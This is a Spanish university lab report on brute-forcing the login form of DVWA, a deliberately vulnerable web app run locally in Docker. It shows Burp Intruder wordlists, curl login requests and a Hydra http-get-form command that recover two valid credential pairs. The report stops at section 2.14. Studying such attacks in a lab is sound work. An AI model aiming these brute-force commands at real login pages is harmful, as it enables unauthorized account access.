

Informe Laboratorio 2

Sección 3

Robinson Garcia
e-mail: robinson.garcia@mail.udp.cl

Septiembre de 2024

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	4
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	6
2.6. Obtención de al menos 2 pares (burp)	8
2.7. Obtención de código de inspect element (curl)	9
2.8. Utilización de curl por terminal (curl)	10
2.9. Demuestra 4 diferencias (curl)	10
2.10. Instalación y versión a utilizar (hydra)	13
2.11. Explicación de comando a utilizar (hydra)	13
2.12. Obtención de al menos 2 pares (hydra)	14
2.13. Explicación paquete curl (tráfico)	14
2.14. Explicación paquete burp (tráfico)	16
2.15. Explicación paquete hydra (tráfico)	17
2.16. Menciona de las diferencias (tráfico)	17
2.17. Detección de SW (tráfico)	17
2.18. Interacción con el formulario (python)	17
2.19. Cabeceras HTTP (python)	18
2.20. Obtención de al menos 2 pares (python)	18
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	18
2.22. Demuestra 4 métodos de mitigación (investigación)	22

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para iniciar la actividad, se debe clonar el repositorio de GitHub utilizando el enlace proporcionado:

```
Informatica@Informatica-05:~/wena$ sudo git clone https://github.com/digininja/DVWA.git
cd DVWA
Cloning into 'DVWA'...
remote: Enumerating objects: 4731, done.
remote: Counting objects: 100% (281/281), done.
remote: Compressing objects: 100% (174/174), done.
remote: Total 4731 (delta 146), reused 214 (delta 101), pack-reused 4450 (from 1)
Receiving objects: 100% (4731/4731), 2.38 MiB | 6.26 MiB/s, done.
Resolving deltas: 100% (2241/2241), done.
Informatica@Informatica-05:~/wena/DVWA$ sudo docker-compose down
Removing dvwa_db_1 ... done
Removing dvwa-dvwa-1 ... done
Removing network dvwa_dvwa
Informatica@Informatica-05:~/wena/DVWA$ sudo docker-compose up -d
Creating network "dvwa_dvwa" with the default driver
Creating dvwa_db_1 ... done
Creating dvwa_dvwa_1 ... done
Informatica@Informatica-05:~/wena/DVWA$ sudo docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
9f22b43ef47e	ghcr.io/digininja/dvwa:latest	"docker-php-entrypoi..."	About a minute ago	Up About a minute	127.0.0.1:4280->80/tcp	dvwa_dvwa_1
577ca91a7dc3	mysql:8.0	"docker-entrypoint.s..."	About a minute ago	Up About a minute	3306/tcp	dvwa_db_1
263d18558f1e	phpmyadmin	"docker-entrypoint.s..."	3 days ago	Up 49 minutes	0.0.0.0:8080->80/tcp, [::]:8080->80/tcp	phpmyadmin
6040406cfa95	mysql:8.0	"docker-entrypoint.s..."	3 days ago	Up 49 minutes	3306/tcp	test-mariadb

Figura 1: Hillclimb

Como se muestra en la Figura 1, después de clonar el repositorio, se utiliza docker-compose para levantar ambas imágenes de manera simultánea. Finalmente, con el comando sudo docker ps, se verifica que las imágenes estén cargadas correctamente.

2.2. Redirección de puertos en docker (dvwa)

```

services:
  dvwa:
    build: .
    image: ghcr.io/digininja/dvwa:latest
    # Change `always` to `build` to build
    pull_policy: always
    environment:
      - DB_SERVER=db
    depends_on:
      - db
    networks:
      - dvwa
    ports:
      - 127.0.0.1:8080:80
    restart: unless-stopped

```

Figura 2: Hillclimb

Como se muestra en la Figura 2, en el archivo utilizado para docker-compose, se realiza un ajuste para redirigir el puerto al 8080, que corresponde a la máquina local.

```

robin@robin-VirtualBox:~/lab2_cripto/DVWA$ sudo docker ps

```


CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS
eb43e7a63b6b	ghcr.io/digininja/dvwa:latest	"docker-php-entrypoi..."	23 seconds ago	Up 14 seconds	127.0.0.1:8080->80/tcp
wa_dvwa_1					
1c5f28938874	mariadb:10	"docker-entrypoint.s..."	2 days ago	Up 22 seconds	3306/tcp
wa_db_1					

Figura 3: Docker ps

Como se muestra en la Figura 3, al ejecutar nuevamente sudo docker ps, se pueden ver los cambios aplicados en el puerto asignado.

2.3. Obtención de consulta a replicar (burp)

Una vez terminado de configurar los puertos nos dirigimos a la pagina de localhost:8080 y se rellena el formulario de login exitosamente Luego nos dirigimos al apartado de vulnerabilities e ingresamos credenciales aleatorias



Vulnerability: Brute Force

Login

Username:

Password:

Figura 4: Hillclimb

Como se muestra en la Figura 4, se ingresa un usuario y contraseña aleatorios para luego capturar el paquete de solicitud con Burp




Figura 5: captura paquete burp

Como se muestra en la Figura 5, se obtiene la solicitud del login, identificada por la URL y el método GET del formulario enviado, que luego se utilizará para el análisis

2.4. Identificación de campos a modificar (burp)

Después de identificar la solicitud enviada del formulario de login, se envía a la sección de Intruder en Burp para proceder a la identificación de los payloads.




Figura 6: captura paquete burp

Como se muestra en la Figura 6, para iniciar el ataque se selecciona el tipo de ataque 'Cluster Bomb'. A continuación, se identifican los dos payloads correspondientes: el de username y el de password.

2.5. Obtención de diccionarios para el ataque (burp)

Antes de iniciar el ataque, se configuran los payloads, asignándoles una lista de usuarios y contraseñas comunes para ambos campos.

Payload set: Payload count: 18
Payload type: Request count: 324

ⓧ Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payload

Paste	admin
Load ...	administrator
Remove	root
Clear	user
Deduplicate	test
Add	guest
	superuser
	demo

Enter a new item

Figura 7: Lista de usuarios

Payload set: Payload count: 18
Payload type: Request count: 324

ⓧ Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payload

Paste	passw0rd
Load ...	admin123
Remove	111111
Clear	654321
Deduplicate	qwerty123
Add	123qwe
	123456789
	password!

Enter a new item

Figura 8: Lista de contraseñas

Como se muestra en las Figuras 7 y 8, el Payload 1 se identifica como el campo de username y el Payload 2 como el campo de contraseña. Luego, se rellenan con la lista de usuarios y contraseñas comunes.

2.6. Obtención de al menos 2 pares (burp)

Una vez ingresado las listas se procede con el inicio del ataque de fuerza bruta:



Figura 9: credencial valida 1



Figura 10: credencial valida 2

Como se muestra en las Figuras 9 y 10, se presentan los resultados del ataque. Primero, se examina la sección de respuestas y se filtran aquellas que contienen el mensaje de login exitoso, que en este caso es 'Welcome to the password protected'. Esto permite identificar dos pares válidos de usuario y contraseña.

2.7. Obtención de código de inspect element (curl)

Para esta actividad, en el formulario de la sección Bruteforce se obtiene el comando curl mediante la opción 'Inspeccionar elemento'




Figura 11: curl formulario

Como se muestra en la Figura 11, una vez dentro de 'Inspeccionar elemento', se identifica el formulario de login con el que se está interactuando. Luego, se copia el request del formulario

como un comando curl para utilizarlo en el ataque

2.8. Utilización de curl por terminal (curl)

Luego, se pega el comando curl copiado previamente en la terminal de Linux y se ejecuta.



```

robin@robin-VirtualBox:~$ curl 'http://localhost:8080/vulnerabilities/brute/?username=hola&password=adios&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-419' \
-H 'Cache-Control: max-age=0' \
-H 'Cookie: PHPSESSID=841f251197d5f64456b3c2f0df2dbf99; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8080/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"'

```

Figura 12: Comando curl1

Como se observa en la figura 12 se introduce unas credenciales invalidas primero y se procede a ejecutar el comando



```

robin@robin-VirtualBox:~$ curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: es-419' \
-H 'Cache-Control: max-age=0' \
-H 'Cookie: PHPSESSID=841f251197d5f64456b3c2f0df2dbf99; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://localhost:8080/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36' \
-H 'sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"' \
-H 'sec-ch-ua-mobile: ?0' \

```

Figura 13: Comando curl2

Como se observa en la figura 13 ahora se introduce unas credenciales validas y se procede a ejecutar el comando

2.9. Demuestra 4 diferencias (curl)

En primera instancia, el resultado de la primera ejecución del comando curl con credenciales inválidas fue el siguiente

```
* Connected to localhost (127.0.0.1) port 8080 (#0)
> GET /vulnerabilities/brute/?username=hola&password=adios&Login=Login HTTP/1.1
> Host: localhost:8080
> User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0
> Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
> Accept-Language: es-CL,es;q=0.8,en-US;q=0.5,en;q=0.3
> Accept-Encoding: gzip, deflate, br, zstd
> Connection: keep-alive
> Referer: http://localhost:8080/vulnerabilities/brute/?username=admin&password=password
> Cookie: PHPSESSID=05f1ec675a0014cbab405f150539621d; security=low
> Upgrade-Insecure-Requests: 1
> Sec-Fetch-Dest: document
> Sec-Fetch-Mode: navigate
> Sec-Fetch-Site: same-origin
> Sec-Fetch-User: ?1
> Priority: u=0, i
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 12 Sep 2024 04:55:48 GMT
< Server: Apache/2.4.62 (Debian)
< X-Powered-By: PHP/8.3.11
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Cache-Control: no-cache, must-revalidate
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Encoding: gzip
< Content-Length: 1391
< Keep-Alive: timeout=5, max=100
< Connection: Keep-Alive
< Content-Type: text/html; charset=utf-8
<
```

Figura 14: Cabezeras de script

```
<h2>Login</h2>

<form action="#" method="GET">
  Username:<br />
  <input type="text" name="username"><br />
  Password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password"><br />
  <br />
  <input type="submit" value="Login" name="Login">
</form>
<pre><br />Username and/or password incorrect.</pre>
```

Figura 15: Cabezeras de script

El resultado de la segunda ejecución del comando curl, esta vez con credenciales válidas, fue el siguiente:

```

* Connected to localhost (127.0.0.1) port 8080 (#0)
* GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
* Host: localhost:8080
* User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0) Gecko/20100101
* Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
* Accept-Language: es-CL,es;q=0.8,en-US;q=0.5,en;q=0.3
* Accept-Encoding: gzip, deflate, br, zstd
* Connection: keep-alive
* Referer: http://localhost:8080/vulnerabilities/brute/?username=admin&password=password
* Cookie: PHPSESSID=05f1ec675a0014cbab405f150539621d; security=low
* Upgrade-Insecure-Requests: 1
* Sec-Fetch-Dest: document
* Sec-Fetch-Mode: navigate
* Sec-Fetch-Site: same-origin
* Sec-Fetch-User: ?1
* Priority: u=0, i

Mark bundle as not supporting multiuse
HTTP/1.1 200 OK
Date: Thu, 12 Sep 2024 04:57:54 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.3.11
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1414
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

```

Figura 16: Resultados curl

```

<form action="#" method="GET">
  Username:<br />
  <input type="text" name="username"><br />
  Password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password"><br />
  <br />
  <input type="submit" value="Login" name="Login">
</form>
<p>Welcome to the password protected area admin</p>
</div>

```

Figura 17: Resultados curl

Como se observa en las Figuras 15 y 17, hay una diferencia en el mensaje impreso en el HTML según las credenciales utilizadas. Además, como se muestra en las Figuras 14 y 16, el campo 'Referer' puede variar dependiendo de si la redirección lleva a una nueva página. En este caso, aunque la página es la misma, lo que cambia son las credenciales ingresadas. Otra diferencia a destacar también que el campo 'Content-Length' puede experimentar ligeras

variaciones si se incluyen datos adicionales, como cookies o tokens. Asimismo, el campo 'Accept' varía cuando las credenciales son válidas, ya que se incluyen elementos adicionales como la carga de imágenes al mostrar el mensaje de login exitoso

2.10. Instalación y versión a utilizar (hydra)

Para esta actividad se procede a instalar hydra

```
robin@robin-VirtualBox:~$ sudo apt-get install hydra
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Paquetes sugeridos:
  hydra-gtk
Se instalarán los siguientes paquetes NUEVOS:
  hydra
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 246 no actualizados.
Se necesita descargar 0 B/266 kB de archivos.
Se utilizarán 953 kB de espacio de disco adicional después de esta operación.
Seleccionando el paquete hydra previamente no seleccionado.
(Leyendo la base de datos ... 256853 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../hydra_9.2-1ubuntu1_amd64.deb ...
Desempaquetando hydra (9.2-1ubuntu1) ...
Configurando hydra (9.2-1ubuntu1) ...
Procesando disparadores para man-db (2.10.2-1) ...
robin@robin-VirtualBox:~$ hydra --version
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
al purposes (this is non-binding, these *** ignore laws and ethics anyway).
hydra: invalid option -- '-'
```

Figura 18: Instalacion hydra

Como se muestra en la imagen 18, se procede a instalar Hydra utilizando el comando `sudo apt-get install`. El programa, por defecto, se instala con la última versión disponible, que es la 2.10.2.1, adecuada para este trabajo.

2.11. Explicación de comando a utilizar (hydra)

```
robin@robin-VirtualBox:~$ sudo hydra -L userlist.txt -P passwordlist.txt localhost -s 8080 http-get-form "/vulnerabilities
username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: PHPSESSID=841f251197d5f64456b3c2f6
; security=low"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
```

Figura 19: Comando hydra

Como se observa en la figura 19 este comando ejecuta un ataque de fuerza bruta utilizando Hydra sobre un formulario HTTP en un servidor local, en el puerto 8080, atacando la ruta `/vulnerabilities/brute/`. Prueba todas las combinaciones de usuarios y contraseñas de los archivos `userlist.txt` y `passwordlist.txt`, enviando las solicitudes con la cookie de sesión establecida, y determinando el éxito basándose en la ausencia del mensaje de error `Username and/or password incorrect`.

2.12. Obtención de al menos 2 pares (hydra)

Luego de la ejecución del comando se obtiene lo siguiente:

```
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-11 20:04:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pr
erwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 288 login tries (l:16/p:18), ~18 tries per task
[DATA] attacking http-get-form://localhost:8080/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username
assword incorrect.:H=Cookie: PHPSESSID=841f251197d5f64456b3c2f0df2dbf99; security=low
[8080][http-get-form] host: localhost login: admin password: password
[8080][http-get-form] host: localhost login: smithy password: password
1 of 1 target successfully completed, 2 valid passwords found
```

Figura 20: 2 credenciales validas hydra

Como se observa en la figura 20 solo se muestran las 2 credenciales validas dado que se impuso en el comando que funcionara asi.

2.13. Explicación paquete curl (tráfico)

se escogio el paquete http de curl generado cuando interactuamos con el formulario:

▼ Request Headers	<input type="checkbox"/> Raw
Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,exchange;v=b3;q=0.7
Accept-Encoding:	gzip, deflate, br, zstd
Accept-Language:	es-419
Cache-Control:	max-age=0
Cookie:	PHPSESSID=841f251197d5f64456b3c2f0df2dbf99; security=low
Host:	localhost:8080
Proxy-Connection:	keep-alive
Referer:	http://localhost:8080/vulnerabilities/brute/
Sec-Ch-Ua:	"Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile:	?0
Sec-Ch-Ua-Platform:	"Linux"


Figura 21: paquete http curl

- **Accept:** Indica los tipos de contenido que el cliente puede procesar. Aquí se incluyen text/html, application/xhtml+xml, image/avif, entre otros.
- **Accept-Encoding:** gzip, deflate, br, zstd. El cliente está dispuesto a aceptar contenido comprimido con varios algoritmos de compresión como gzip o br (Brotli).
- **Cookie:** PHPSESSID=841f251197d5f64456b3c2f0df2dbf99; security=low. Similar a la captura de Burp, la cookie de sesión es la misma, y también se ha incluido un valor security=low, lo que podría ser el nivel de seguridad de DVWA.

- **Cache-Control: max-age=0.** Este encabezado indica que la respuesta no debe ser almacenada en caché y que el cliente desea siempre recibir la versión más reciente de la página.
- **Proxy-Connection: keep-alive.** Esto sugiere que la conexión HTTP debe mantenerse abierta para posibles solicitudes adicionales, lo cual es común para mejorar el rendimiento.
- **Sec-Ch-UA y Sec-Ch-UA-Platform:** Al igual que en Burp, estos encabezados están presentes para proporcionar pistas sobre el cliente.
- **Referer:** Al igual que en Burp, el referer indica que la solicitud fue enviada desde la página `http://localhost:8080/vulnerabilities/brute/`.

2.14. Explicación paquete burp (tráfico)

